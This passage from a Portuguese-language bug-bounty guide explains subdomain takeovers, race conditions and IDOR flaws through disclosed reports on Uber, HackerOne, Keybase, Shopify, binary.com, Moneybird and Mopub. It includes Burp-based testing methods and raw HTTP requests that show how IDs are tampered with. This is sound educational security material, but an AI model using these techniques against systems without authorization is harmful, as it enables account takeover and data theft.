Bingo. Rijal já havia confirmado que o registro MX existia, mas a Uber não tinha configurado a segunda etapa. A Uber não havia reivindicado o subdomínio `em.uber.com` como um Inbound Parse Webhook. Rijal reivindicou o domínio como seu e configurou um servidor para receber os dados enviados pela API de análise do SendGrid. Depois de confirmar que podia receber e-mails, ele parou de interceptá-los e relatou o problema à Uber e à SendGrid. Como parte da correção, a SendGrid confirmou que havia adicionado uma verificação de segurança adicional, exigindo que as contas verificassem seu domínio antes de permitir um Webhook de análise de entrada. Como resultado, a verificação de segurança deve proteger outros sites de uma exploração semelhante.

Conclusões

Esse relatório demonstra como a documentação de terceiros pode ser valiosa. Ao ler a documentação do desenvolvedor, saber quais serviços a SendGrid oferece e identificar como esses serviços são configurados, Rijal encontrou uma vulnerabilidade no serviço de terceiros que afetou a Uber. É extremamente importante explorar todas as funcionalidades que os serviços de terceiros oferecem quando um site-alvo está usando seus serviços. O EdOverflow mantém uma lista de serviços vulneráveis, que você pode encontrar em <https://github.com/EdOverflow/can-i-take-over-xyz/>. Mas mesmo que a lista dele identifique um serviço como protegido, certifique-se de verificar novamente ou procurar métodos alternativos, como fez Rijal.

Resumo

Os takeovers de subdomínio podem ser causados simplesmente por um site com uma entrada de DNS não reivindicada apontando para um serviço de terceiros. Os exemplos deste capítulo incluem Heroku, Fastly, S3, Zendesk, SendGrid e domínios não registrados, mas outros serviços também são vulneráveis a esse tipo de bug. Você pode encontrar essas vulnerabilidades usando ferramentas como KnockPy, *crt.sh* e *censys.io*, bem como outras ferramentas no Apêndice A.

O gerenciamento de um takeover pode exigir mais engenhosidade, como quando Rosen reivindicou um domínio curinga e Rijal registrou um webhook personalizado. Quando você encontrar uma possível vulnerabilidade, mas os métodos básicos para explorá-la não funcionarem, não deixe de ler a documentação do serviço. Além disso, explore todas as funcionalidades oferecidas, independentemente de o site de destino estar usando-as ou não. Quando você encontrar uma invasão, não deixe de fornecer provas da vulnerabilidade, mas faça isso de forma respeitosa e discreta.

15

CONDIÇÕES DA CORRIDA



Uma *condição de corrida* ocorre quando dois processos correm para serem concluídos com base em uma condição inicial que se torna inválida enquanto os processos estão sendo executados. Um exemplo clássico é a transferência de dinheiro entre contas bancárias:

1. Você tem US\$ 500 em sua conta bancária e precisa transferir o valor total para um amigo.
2. Usando seu telefone, você faz login no aplicativo do banco e solicita uma transferência de US\$ 500 para seu amigo.
3. Após 10 segundos, a solicitação ainda está sendo processada. Então, você faz login no site do banco em seu laptop, vê que seu saldo ainda é de US\$ 500 e solicita a transferência novamente.
4. As solicitações do laptop e do celular terminam com poucos segundos de diferença.
5. Sua conta bancária agora é de US\$ 0.
6. Seu amigo lhe envia uma mensagem dizendo que recebeu US\$ 1.000.
7. Você atualiza sua conta e seu saldo ainda é de US\$ 0.

Embora esse seja um exemplo irreal de uma condição de corrida, porque (esperamos) todos os bancos impedem que o dinheiro apareça do nada, o processo representa o conceito geral. A condição para as transferências nas etapas 2 e 3 é que você tenha dinheiro suficiente em sua conta para iniciar uma transferência. Mas o saldo de sua conta é validado somente

no início de cada processo de transferência. Quando as transferências são executadas, a condição inicial não é mais válida, mas os dois processos ainda são concluídos.

As solicitações HTTP podem parecer instantâneas quando você tem uma conexão rápida com a Internet, mas o processamento de solicitações ainda leva tempo. Enquanto você estiver conectado a um site, cada solicitação HTTP enviada deverá ser reautenticada pelo site receptor; além disso, o site deverá carregar os dados necessários para a ação solicitada. Uma condição de corrida pode ocorrer no tempo que a solicitação HTTP leva para concluir as duas tarefas. A seguir, exemplos de vulnerabilidades de condição de corrida encontradas em aplicativos da Web.

Aceitação de um convite do HackerOne várias vezes

Dificuldade: Baixa

URL: [hackerone.com/invitations/<INVITE_TOKEN>/](https://hackerone.com/invitations/<INVITE_TOKEN>)

Fonte: [https://hackerone.com/reports/119354/](https://hackerone.com/reports/119354)

Data da denúncia: 28 de fevereiro

de 2016 Recompensa paga:

Brindes

Quando estiver hackeando, observe as situações em que sua ação depende de uma condição. Procure por ações que pareçam executar uma pesquisa de banco de dados, aplicar lógica de aplicativo e atualizar um banco de dados.

Em fevereiro de 2016, eu estava testando o HackerOne quanto ao acesso não autorizado aos dados do programa. A funcionalidade de convite que adiciona hackers a programas e membros a equipes me chamou a atenção.

Embora o sistema de convites tenha mudado desde então, na época de meus testes, o HackerOne enviava convites por e-mail como links exclusivos que não estavam associados ao endereço de e-mail do destinatário. Qualquer pessoa poderia aceitar um convite, mas o link de convite deveria ser aceito apenas uma vez e usado por uma única conta.

Como caçadores de bugs, não podemos ver o processo real que o site usa para aceitar convites, mas ainda podemos supor como o aplicativo funciona e usar nossas suposições para encontrar bugs. O HackerOne usou um link exclusivo, semelhante a um token, para convites. Portanto, muito

provavelmente, o aplicativo procuraria o token em um

adicionar uma conta com base na entrada do banco de dados e, em seguida, atualizar o registro do token no banco de dados para que o link não possa ser usado novamente.

Esse tipo de fluxo de trabalho pode causar condições de corrida por dois motivos. Primeiro, o processo de procurar um registro e depois agir sobre o registro usando a lógica de codificação cria um atraso. A pesquisa é a condição prévia que deve ser atendida para iniciar o processo de convite. Se o código do aplicativo for lento, duas solicitações quase instantâneas poderão realizar a pesquisa e satisfazer suas condições de execução.

Em segundo lugar, a atualização de registros no banco de dados pode criar um atraso entre a condição e a ação que modifica a condição. Por exemplo, a atualização de registros requer uma busca na tabela do banco de dados para encontrar o registro a ser atualizado, o que leva tempo.

Para testar se havia uma condição de corrida, criei uma segunda e uma terceira conta além da minha conta principal do HackerOne (vou me referir às contas como Usuários A, B e C). Como usuário A, criei um programa e convidei o usuário B para ele. Em seguida, fiz logout como usuário A. Recebi o e-mail de convite como usuário B e fiz login nessa conta em meu navegador. Fiz login como usuário C em outro navegador privado e abri o mesmo convite.

Em seguida, alinhei os dois navegadores e os botões de aceitação do convite de modo que ficassem quase um em cima do outro, conforme mostrado na Figura 15-1.




Figura 15-1: Duas janelas de navegador empilhadas mostrando o mesmo convite do HackerOne

Em seguida, cliquei nos dois botões Aceitar o mais rápido possível. Minha primeira tentativa não funcionou, o que significava que eu tinha que passar pelo processo novamente. Mas minha segunda tentativa foi bem-sucedida, e consegui adicionar dois usuários a um programa usando um único convite.

Conclusões

Em alguns casos, você pode testar manualmente as condições de corrida, embora talvez seja necessário adaptar seu fluxo de trabalho para que possa executar as ações o mais rápido possível. Nesse caso, eu poderia organizar os botões lado a lado, o que possibilitou a exploração. Em situações em que você precisa executar etapas complicadas, talvez não seja possível usar o teste manual. Em vez disso, automatize seus testes para poder executar ações quase simultaneamente.

Exceder os limites de convite do Keybase

Dificuldade: Baixa

URL: https://keybase.io/_/api/1.0/send_invitations.json/

Fonte: <https://hackerone.com/reports/115007/>

Data da denúncia: 5 de fevereiro

de 2015 Recompensa paga:

\$350

Procure por condições de corrida em situações em que um site tem um limite para o número de ações que você pode executar. Por exemplo, o aplicativo de segurança Keybase limitou o número de pessoas autorizadas a se inscrever, fornecendo aos usuários registrados três convites. Como no exemplo anterior, os hackers poderiam adivinhar como o Keybase estava limitando os convites: provavelmente, o Keybase estava recebendo a solicitação para convidar outro usuário, verificando o banco de dados para ver se o usuário ainda tinha convites, gerando um token, enviando o e-mail de convite e diminuindo o número de convites que o usuário ainda tinha. Josip Franjković reconheceu que esse comportamento poderia ser vulnerável a uma condição de corrida.

Franjković visitou o URL <https://keybase.io/account/invitations/>, onde poderia enviar convites, inserir endereços de e-mail e enviar vários convites simultaneamente. Diferentemente da condição de corrida de convites do HackerOne, o envio de vários convites seria difícil de ser feito manualmente, portanto Franjković provavelmente usou o Burp Suite para gerar as solicitações HTTP de convite.

Usando o Burp Suite, você pode enviar solicitações para o Burp Intruder, que permite definir um ponto de inserção em solicitações HTTP. Você pode especificar cargas úteis para iterar em cada solicitação HTTP e adicionar a carga útil ao ponto de inserção. Nesse caso, se Franjković estivesse usando o Burp, ele teria especificado vários endereços de e-mail como cargas úteis e teria feito o Burp enviar cada solicitação simultaneamente.

Como resultado, Franjković conseguiu contornar o limite de três usuários e convidar sete usuários para o site. A Keybase confirmou o projeto defeituoso ao resolver o problema e abordou a vulnerabilidade usando um *bloqueio*. Um bloqueio é um conceito programático que restringe o acesso a recursos para que outros processos não possam acessá-los.

Conclusões

Nesse caso, a Keybase aceitou a condição de corrida do convite, mas nem todos os programas de recompensa por bugs pagarão um prêmio por vulnerabilidades com impacto menor, conforme demonstrado anteriormente em "Aceitação de um convite do HackerOne várias vezes" na página 150.

Condição de corrida dos pagamentos do HackerOne

Dificuldade:

Baixa URL: N/A

Fonte: Não divulgado

Data da denúncia: 12 de abril
de 2017 Recompensa paga:

US\$ 1.000

Alguns sites atualizam registros com base em suas interações com eles. Por exemplo, quando você envia um relatório no HackerOne, o envio aciona um e-mail que é enviado para a equipe à qual você enviou, o que aciona uma atualização das estatísticas da equipe.

Mas algumas ações, como pagamentos, não ocorrem imediatamente em resposta a uma solicitação HTTP. Por exemplo, a HackerOne usa um *trabalho em segundo plano* para criar solicitações de transferência de dinheiro para serviços de pagamento como o PayPal. As ações de trabalho em segundo plano geralmente são executadas em um lote e são iniciadas por algum acionador. Os sites costumam usá-los quando precisam processar muitos dados, mas são independentes da solicitação HTTP de um usuário. Isso significa que, quando uma equipe lhe concede uma recompensa, ela receberá um recibo do pagamento assim que sua solicitação HTTP for processada, mas a transferência de dinheiro será adicionada a um trabalho em segundo plano para ser concluída posteriormente.

Os trabalhos em segundo plano e o processamento de dados são componentes importantes nas condições de corrida porque podem criar um atraso entre o ato de verificar as condições (tempo de verificação) e o ato de concluir as ações (tempo de uso). Se um site só verifica as condições ao adicionar

algo para um trabalho em segundo plano, mas não quando a condição é realmente usada, o comportamento do site pode levar a uma condição de corrida.

Em 2016, o HackerOne começou a combinar as recompensas concedidas aos hackers em um único pagamento ao usar o PayPal como processador de pagamento. Anteriormente, quando você recebia várias recompensas em um dia, recebia pagamentos separados do HackerOne para cada recompensa. Após a alteração, você receberia um pagamento único por todas as recompensas.

Em abril de 2017, Jigar Thakkar testou essa funcionalidade e reconheceu que poderia duplicar os pagamentos. Durante o processo de pagamento, o HackerOne coletava as recompensas de acordo com o endereço de e-mail, combinava-as em um único valor e, em seguida, enviava a solicitação de pagamento ao PayPal. Nesse caso, a condição prévia era procurar os endereços de e-mail associados às recompensas.

Thakkar descobriu que, se dois usuários do HackerOne tivessem o mesmo endereço de e-mail registrado no PayPal, o HackerOne combinaria as recompensas em um único pagamento para esse único endereço do PayPal. Porém, se o usuário que encontrou o bug mudasse seu endereço do PayPal depois que os pagamentos de recompensa fossem combinados, mas antes que o trabalho em segundo plano do HackerOne enviasse a solicitação ao PayPal, o pagamento da quantia total iria para o endereço original do PayPal e para o novo endereço de e-mail para o qual o usuário que encontrou o bug o mudou.

Embora Thakkar tenha testado esse bug com sucesso, a exploração de trabalhos em segundo plano pode ser complicada: você precisa saber quando o processamento é iniciado e tem apenas alguns segundos para modificar as condições.

Conclusões

Se você perceber que um site está executando ações bem depois de visitá-lo, é provável que ele esteja usando um trabalho em segundo plano para processar dados. Essa é uma oportunidade para fazer testes. Altere as condições que definem o trabalho e verifique se o trabalho é processado usando as novas condições em vez das antigas. Certifique-se de testar o comportamento como se o trabalho em segundo plano fosse executado imediatamente - o processamento em segundo plano geralmente pode ocorrer rapidamente,

dependendo de quantos trabalhos foram colocados na fila e da abordagem do site para o processamento de dados.

Condição de corrida dos Parceiros da Shopify

Dificuldade: Alta

URL: N/A

Fonte: <https://hackerone.com/reports/300305/>

Data da denúncia: 24 de dezembro de 2017

Recompensa paga: US\$ 15.250

Relatórios divulgados anteriormente podem lhe dizer onde encontrar mais bugs. Tanner Emek usou essa estratégia para encontrar uma vulnerabilidade crítica na plataforma de parceiros da Shopify. A falha permitia que Emek acessasse qualquer loja da Shopify, desde que ele soubesse o endereço de e-mail pertencente a um membro da equipe atual da loja.

A plataforma de parceiros da Shopify permite que os proprietários de lojas concedam aos desenvolvedores parceiros acesso às suas lojas. Os parceiros solicitam acesso às lojas da Shopify por meio da plataforma, e os proprietários das lojas precisam aprovar a solicitação para que os parceiros possam acessar a loja. Mas para enviar uma solicitação, um parceiro precisa ter um endereço de e-mail verificado. A Shopify verifica os endereços de e-mail enviando uma URL exclusiva da Shopify para o endereço de e-mail fornecido. Quando o parceiro acessa a URL, o endereço de e-mail é considerado verificado. Esse processo ocorre sempre que um parceiro registra uma conta ou altera seu endereço de e-mail em uma conta existente.

Em dezembro de 2017, a Emek leu um relatório escrito por @uzsunny que recebeu um prêmio de US\$ 20.000. O relatório revelou uma vulnerabilidade que permitia que @uzsunny acessasse qualquer loja do Shopify. A falha ocorria quando duas contas de parceiros compartilhavam o mesmo e-mail e solicitavam acesso à mesma loja, uma após a outra. O código da Shopify convertia automaticamente a conta de equipe existente de uma loja em uma conta de colaborador. Quando um parceiro tinha uma conta de membro da equipe preexistente em uma loja e solicitava acesso de colaborador da plataforma de Parceiros, o código da Shopify aceitava automaticamente e convertia a conta em colaborador.

conta. Na maioria das situações, essa conversão fazia sentido porque o parceiro já tinha acesso à loja com uma conta de equipe.

Mas o código não verificava corretamente que tipo de conta existente estava associada ao endereço de e-mail. Uma conta de colaborador existente no estado "pendente", ainda não aceita pelo proprietário da loja, seria convertida em uma conta de colaborador ativa. O parceiro poderia efetivamente aprovar sua própria solicitação de colaborador sem a interação do proprietário da loja.

Emek reconheceu que o bug no relatório de @uzsunny dependia da capacidade de enviar uma solicitação por meio de um endereço de e-mail verificado. Ele percebeu que, se pudesse criar uma conta e alterar o endereço de e-mail da conta para um que correspondesse ao e-mail de um membro da equipe, ele poderia usar o mesmo método de @uzsunny para converter maliciosamente a conta da equipe em uma conta de colaborador que ele controlava. Para testar se esse bug era possível por meio de uma condição de corrida, Emek criou uma conta de parceiro usando um endereço de e-mail que ele controlava. Ele recebeu um e-mail de verificação da Shopify, mas não acessou a URL imediatamente. Em vez disso, na plataforma de parceiros, ele alterou seu endereço de e-mail para cache@hackerone.com, um endereço que ele não possuía, e interceptou a solicitação de alteração de e-mail usando o Burp Suite. Em seguida, ele clicou e interceptou o link de verificação para validar seu endereço de e-mail. Depois de interceptar as duas solicitações HTTP, Emek usou o Burp para enviar a solicitação de alteração de e-mail e a solicitação de verificação uma após a outra, quase simultaneamente.

Depois de enviar as solicitações, a Emek recarregou a página e descobriu que a Shopify havia executado a solicitação de alteração e a solicitação de verificação. Essas ações fizeram com que a Shopify validasse o endereço de e-mail da Emek como cache@hackerone.com. Solicitar acesso de colaborador a qualquer loja da Shopify que tivesse um membro da equipe existente com o endereço de e-mail cache@hackerone.com permitiria que Emek acessasse essa loja sem nenhuma interação do administrador. A Shopify confirmou que o bug era devido a uma condição de corrida na lógica do aplicativo ao alterar e verificar endereços de e-mail. O Shopify corrigiu o bug bloqueando o registro do banco de dados da conta durante cada ação e exigindo que os administradores da loja aprovasssem todas as solicitações de colaboradores.

Conclusões

Lembre-se do relatório "HackerOne Unintended HTML Inclusion" na página 44 que a correção de uma vulnerabilidade não corrige todas as vulnerabilidades associadas à funcionalidade de um aplicativo. Quando um site divulgar novas vulnerabilidades, leia o relatório e teste novamente o aplicativo. Pode ser que você não encontre nenhum problema, pode ser que você contorne a fixação pretendida pelo desenvolvedor ou pode ser que você encontre uma nova vulnerabilidade. No mínimo, você desenvolverá novas habilidades ao testar essa funcionalidade. Teste exaustivamente qualquer sistema de verificação, pensando em como os desenvolvedores poderiam ter codificado a funcionalidade e se ela poderia ser vulnerável a uma condição de corrida.

Resumo

Sempre que um site executa ações que dependem de uma condição ser verdadeira e altera a condição como resultado da ação que está sendo executada, há uma oportunidade para condições de corrida. Fique atento a sites que limitam o número de ações que você pode executar ou que processam ações usando trabalhos em segundo plano. Uma vulnerabilidade de condição de corrida geralmente exige que as condições mudem muito rapidamente, portanto, se você acha que algo é vulnerável, talvez sejam necessárias várias tentativas para realmente explorar o comportamento.

16

REFERÊNCIAS INSEGURAS A OBJETOS DIRETOS



Uma vulnerabilidade de *referência direta a objeto (IDOR) insegura* ocorre quando um invasor pode acessar ou modificar uma referência a um objeto, como um arquivo, um registro de banco de dados, uma conta etc., que deveria ser inacessível para ele. Por exemplo, digamos que o site www.<example>.com tenha perfis de usuário privados que devem ser acessíveis somente ao proprietário do perfil por meio do URL www.<example>.com/user?id=1. O parâmetro `id` determinaria qual perfil você está visualizando. Se você puder acessar o arquivo de outra pessoa alterando o parâmetro `id` para 2, isso seria uma vulnerabilidade IDOR.

Como encontrar IDORs simples

Algumas vulnerabilidades IDOR são mais fáceis de encontrar do que outras. A vulnerabilidade de IDOR mais fácil que você encontrará é semelhante ao exemplo anterior: é aquela em que o identificador é um número inteiro simples que aumenta automaticamente à medida que novos registros são criados. Para testar esse tipo de IDOR, basta adicionar ou subtrair 1 de um parâmetro `id` e confirmar que você pode acessar registros aos quais não deveria ter acesso.

Você pode realizar esse teste usando a ferramenta de proxy da Web Burp Suite, discutida no Apêndice A. Um proxy da Web captura o tráfego que seu navegador envia para um site. O Burp permite que você monitore as solicitações HTTP, modifique-as em tempo real e reproduza as solicitações. Para testar IDORs, você pode enviar

sua solicitação ao Burp's Intruder, defina uma carga útil no parâmetro `id` e escolha uma carga útil numérica para incrementar ou decrementar.

Depois de iniciar um ataque do Burp Intruder, você pode verificar se tem acesso aos dados verificando os comprimentos de conteúdo e os códigos de resposta HTTP que o Burp recebe. Por exemplo, se um site que você está testando sempre retorna respostas com código de status 403, todas com o mesmo tamanho de conteúdo, é provável que o site não esteja vulnerável. O código de status 403 significa que o acesso foi negado, portanto, os comprimentos de conteúdo uniformes indicam que você está recebendo uma mensagem padrão de acesso negado. Mas se você receber uma resposta com código de status 200 e um comprimento de conteúdo variável, é possível que tenha acessado registros privados.

Encontrando IDORs mais complexas

IDORs complexos podem ocorrer quando o parâmetro `id` está enterrado em um corpo `POST` ou não é facilmente identificável pelo nome do parâmetro. É provável que você encontre parâmetros não óbvios, como `ref`, `usuário` ou `coluna`, sendo usados como IDs. Mesmo quando não for possível identificar facilmente o ID pelo nome do parâmetro, você poderá identificar o parâmetro se ele tiver valores inteiros. Quando você encontrar um parâmetro que usa um valor inteiro, teste-o para ver como o comportamento do site muda quando o ID é modificado. Novamente, você pode usar o Burp para ajudar a facilitar isso, interceptando solicitações HTTP, alterando o ID e usando a ferramenta Repeater para reproduzir a solicitação.

As IDORs são ainda mais difíceis de identificar quando os sites usam identificadores aleatórios, como os *identificadores únicos universais (UUIDs)*. Os UUIDs são cadeias alfanuméricas de 36 caracteres que não seguem um padrão. Se você descobrir um site que usa UUIDs, será quase impossível encontrar um registro ou objeto válido testando valores aleatórios. Em vez disso, é possível criar dois registros e alternar entre eles durante o teste. Por exemplo, digamos que você esteja tentando acessar perfis de usuário que são identificados por meio de um UUID. Crie seu perfil com o usuário A; em seguida, faça login como usuário B para tentar acessar o perfil do usuário A usando seu UUID.

Em alguns casos, você poderá acessar objetos que usam UUIDs. Mas um site pode não considerar isso uma vulnerabilidade porque os UUIDs são feitos para serem indecifráveis. Nesses casos, você precisará procurar

oportunidades em que o site esteja divulgando o identificador aleatório em questão. Digamos que

Você está em um site baseado em equipe e os usuários são identificados por UUIDs. Quando você convida um usuário para a sua equipe, a resposta HTTP ao convite pode divulgar o UUID dele. Em outras situações, talvez seja possível pesquisar um registro em um site e obter um resultado que inclua o UUID. Quando não conseguir encontrar locais óbvios onde os UUIDs estão sendo vazados, analise o código-fonte da página HTML incluído nas respostas HTTP, o que pode revelar informações que não estão prontamente visíveis no site. Você pode fazer isso monitorando as solicitações no Burp ou clicando com o botão direito do mouse no navegador da Web e selecionando View Page Source.

Mesmo que você não consiga encontrar um UUID vazado, alguns sites recompensarão a vulnerabilidade se as informações forem confidenciais e violarem claramente seu modelo de permissão. É sua responsabilidade explicar à empresa por que você acredita ter encontrado um problema que ela deve resolver e qual o impacto que você determinou que a vulnerabilidade tem. Os exemplos a seguir demonstram o grau de dificuldade para encontrar vulnerabilidades de IDOR.

Escalonamento de privilégios do Binary.com

Dificuldade: Baixa

URL: www.binary.com

Fonte: [https://hackerone.com/reports/98247/](https://hackerone.com/reports/98247)

Data da denúncia: 6 de novembro de 2015

Recompensa paga: US\$ 300

Ao testar aplicativos da Web que usam contas, você deve registrar duas contas diferentes e testá-las simultaneamente. Isso permite que você teste IDORs entre duas contas diferentes que você controla e sabe o que esperar delas. Essa foi a abordagem adotada por Mahmoud Gamal ao descobrir uma IDOR no *binary.com*.

O site *binary.com* é uma plataforma de negociação que permite aos usuários negociar moedas, índices, ações e commodities. No momento deste relatório, o URL www.binary.com/cashier renderizava um iFrame com um atributo `src` que fazia referência ao subdomínio `cashier.binary.com` e passava

parâmetros de URL, como `pin`, `senha` e `segredo`, para o site. Esses parâmetros provavelmente se destinavam a autenticar os usuários. Como o navegador estava acessando `www.binary.com/cashier`, as informações passadas para `cashier.binary.com` não seriam visíveis sem a visualização das solicitações HTTP enviadas pelo site.

Gamal notou que o parâmetro `pin` estava sendo usado como identificador de conta e que parecia ser um número inteiro incrementado numericamente fácil de adivinhar. Usando duas contas diferentes, que chamaremos de conta A e conta B, ele visitou o caminho `/cashier` na conta A, observou o parâmetro `pin` e, em seguida, fez login na conta B. Quando modificou o iFrame da conta B para usar o `pin` da conta A, ele conseguiu acessar as informações da conta A e solicitar saques enquanto estava autenticado como conta B.

A equipe da `binary.com` resolveu a denúncia em um dia após recebê-la. Eles alegaram que revisavam e aprovavam manualmente as retiradas e, portanto, teriam notado atividades suspeitas.

Conclusões

Nesse caso, um hacker testou facilmente o bug manualmente, usando um `pin` de cliente de uma conta enquanto estava conectado em uma conta diferente. Você também pode usar os plug-ins do Burp, como o Autorize e o Authmatrix, para automatizar esse tipo de teste.

Mas encontrar IDORs obscuros pode ser mais difícil. Esse site estava usando um iFrame, o que pode fazer com que o URL vulnerável e seus parâmetros passem despercebidos, pois não seriam vistos em seu navegador sem a visualização do código-fonte da página HTML. A melhor maneira de rastrear iFrames e casos em que vários URLs podem ser acessados por uma única página da Web é usar um proxy como o Burp. O Burp registrará todas as solicitações `GET` para outros URLs, como `cashier.binary.com`, no histórico do proxy, facilitando a captura das solicitações.

Criação do aplicativo Moneybird

Dificuldade: Média

URL: <https://moneybird.com/user/applications/>
Fonte: <https://hackerone.com/reports/135989> Data
do relatório: 3 de maio de 2016
Recompensa paga: \$100

Em maio de 2016, comecei a testar as vulnerabilidades do Moneybird, concentrando-me nas permissões das contas de usuário. Para fazer isso, criei uma empresa com a conta A e convidei um segundo usuário, a conta B, para participar com permissões limitadas. O Moneybird define as permissões que atribui aos usuários adicionados, como a capacidade de usar faturas, estimativas e assim por diante.

Um usuário com permissões completas pode criar aplicativos e habilitar o acesso à API. Por exemplo, um usuário poderia enviar uma solicitação `POST` para criar um aplicativo com permissões completas, que seria semelhante ao seguinte:

```
POST /user/applications HTTP/1.1
Host: moneybird.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
Aceitar: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Aceitar
idioma: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br DNT:
1
Referente:
https://moneybird.com/user/applications/new Cookie:
_moneybird_session=REDACTED; trusted_computer= Connection: close
Content-Type: application/x-www-form-urlencoded Content-
Length: 397
utf8=%E2%9C%93&authenticity_token=REDACTED&doorkeeper_application%5Bname%5D
=TW
DApp&token_type=access_token&❶administration_id=ABCDEFGHIJKLMN0P&scopes%5B%5D
=sales_invoices&scopes%5B%5D=documents&scopes%5B%5D=estimates&scopes%5B%5D=
ban
k&scopes%5B%5D=settings&doorkeeper_application%5Bredirect_uri%5D=&commit=Sa ve
```

Como você pode ver, o corpo do `POST` inclui o parâmetro `administration_id` ❶. Esse é o ID da conta à qual os usuários são adicionados. Embora o comprimento e a aleatoriedade do ID tornem difícil adivinhar, o ID foi imediatamente divulgado aos usuários adicionados quando eles visitam a conta que os convidou. Por exemplo, quando a conta B se conectou e visitou

conta A, eles seriam redirecionados para o URL <https://moneybird.com/ABCDEFGHIJKLMNP/>, em que ABCDEFGHIJKLMN0P seria o `administration_id` da conta A.

Testei para ver se a conta B poderia criar um aplicativo para a empresa da conta A sem a devida permissão para isso. Fiz login como conta B e criei uma segunda empresa, da qual a conta B era o único membro. Isso daria à conta B permissões completas para a segunda empresa, embora a conta B devesse ter permissões limitadas para a conta A e não pudesse criar aplicativos para ela.

Em seguida, visitei a página de configurações da conta B, criei um aplicativo e, usando o Burp Suite, intercepei a chamada `POST` para substituir `administration_id` pelo ID da conta A. O encaminhamento da solicitação modificada confirmou que a vulnerabilidade funcionou. Como conta B, eu tinha um aplicativo com permissões completas para a conta A. Isso permitiu que a conta B contornasse as permissões limitadas de sua conta e usasse o aplicativo recém-criado para executar qualquer ação à qual não deveria ter acesso.

Conclusões

Procure parâmetros que possam conter valores de ID, como qualquer nome de parâmetro que inclua os caracteres `id`. Fique especialmente atento a valores de parâmetros que incluem apenas números, pois é provável que essas IDs sejam geradas de alguma forma adivinhável. Se não for possível adivinhar uma ID, determine se ela está sendo vazada em algum lugar. Notei que o `administrator_id` recebeu a referência de ID em seu nome. Embora os valores de ID não seguissem um padrão de adivinhação, o valor estava sendo divulgado no URL sempre que um usuário era convidado para uma empresa.

Roubo de token da API do Twitter Mopub

Dificuldade: Média

URL: <https://mopub.com/api/v3/organizations/ID/mopub/activate/> Fonte:
<https://hackerone.com/reports/95552/>

Data do relatório: 24 de outubro de 2015

Recompensa paga: US\$ 5.040

Depois de descobrir qualquer vulnerabilidade, certifique-se de considerar o impacto que ela teria se um invasor abusasse dela. Em outubro de 2015, Akhil Reni informou que o aplicativo Mopub do Twitter (uma aquisição de 2013) era vulnerável a um IDOR que vazava chaves de API e um segredo. Porém, várias semanas depois, Reni percebeu que a vulnerabilidade era mais grave do que ele relatou inicialmente e enviou uma atualização. Felizmente, ele fez sua atualização antes que o Twitter pagasse uma recompensa por sua vulnerabilidade.

Quando Reni enviou inicialmente seu relatório, ele descobriu que um endpoint do Mopub não havia autorizado adequadamente os usuários e vazava a chave de API e o `build_secret` de uma conta em uma resposta `POST`. Esta é a aparência da solicitação `POST`:

```
POST /api/v3/organizations/5460d2394b793294df01104a/mopub/activate HTTP/1.1 Host:  
fabric.io  
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64; rv:41.0) Gecko/20100101 Firefox/41.0  
Aceitar: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-CSRF-Token: 0jGx0Z0gvkmucYubALn1QyoIlsSUBJ1VQxjw0qjp73A= Content-Type:  
application/x-www-form-urlencoded; charset=UTF-8  
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77  
X-Requested-With: XMLHttpRequest  
Referência: https://fabric.io/img-srcx-onerrorprompt15/android/apps/app  
.myapplication/mopub  
Content-Length: 235  
Cookie: <redacted>  
Connection: keep-alive  
Pragma: no-cache  
Cache-Control: no-cache  
company_name=dragoncompany&address1=123 street&address2=123&city=hollywood&  
state=california&zip_code=90210&country_code=US&link=false
```

E a resposta à solicitação foi a seguinte:

```
{"mopub_identity":  
{"id": "5496c76e8b15dabe9c0006d7", "confirmed": true, "primary":  
false, "service": "mopub", "token": "35592"}, ❶ "organization":  
{"id": "5460d2394b793  
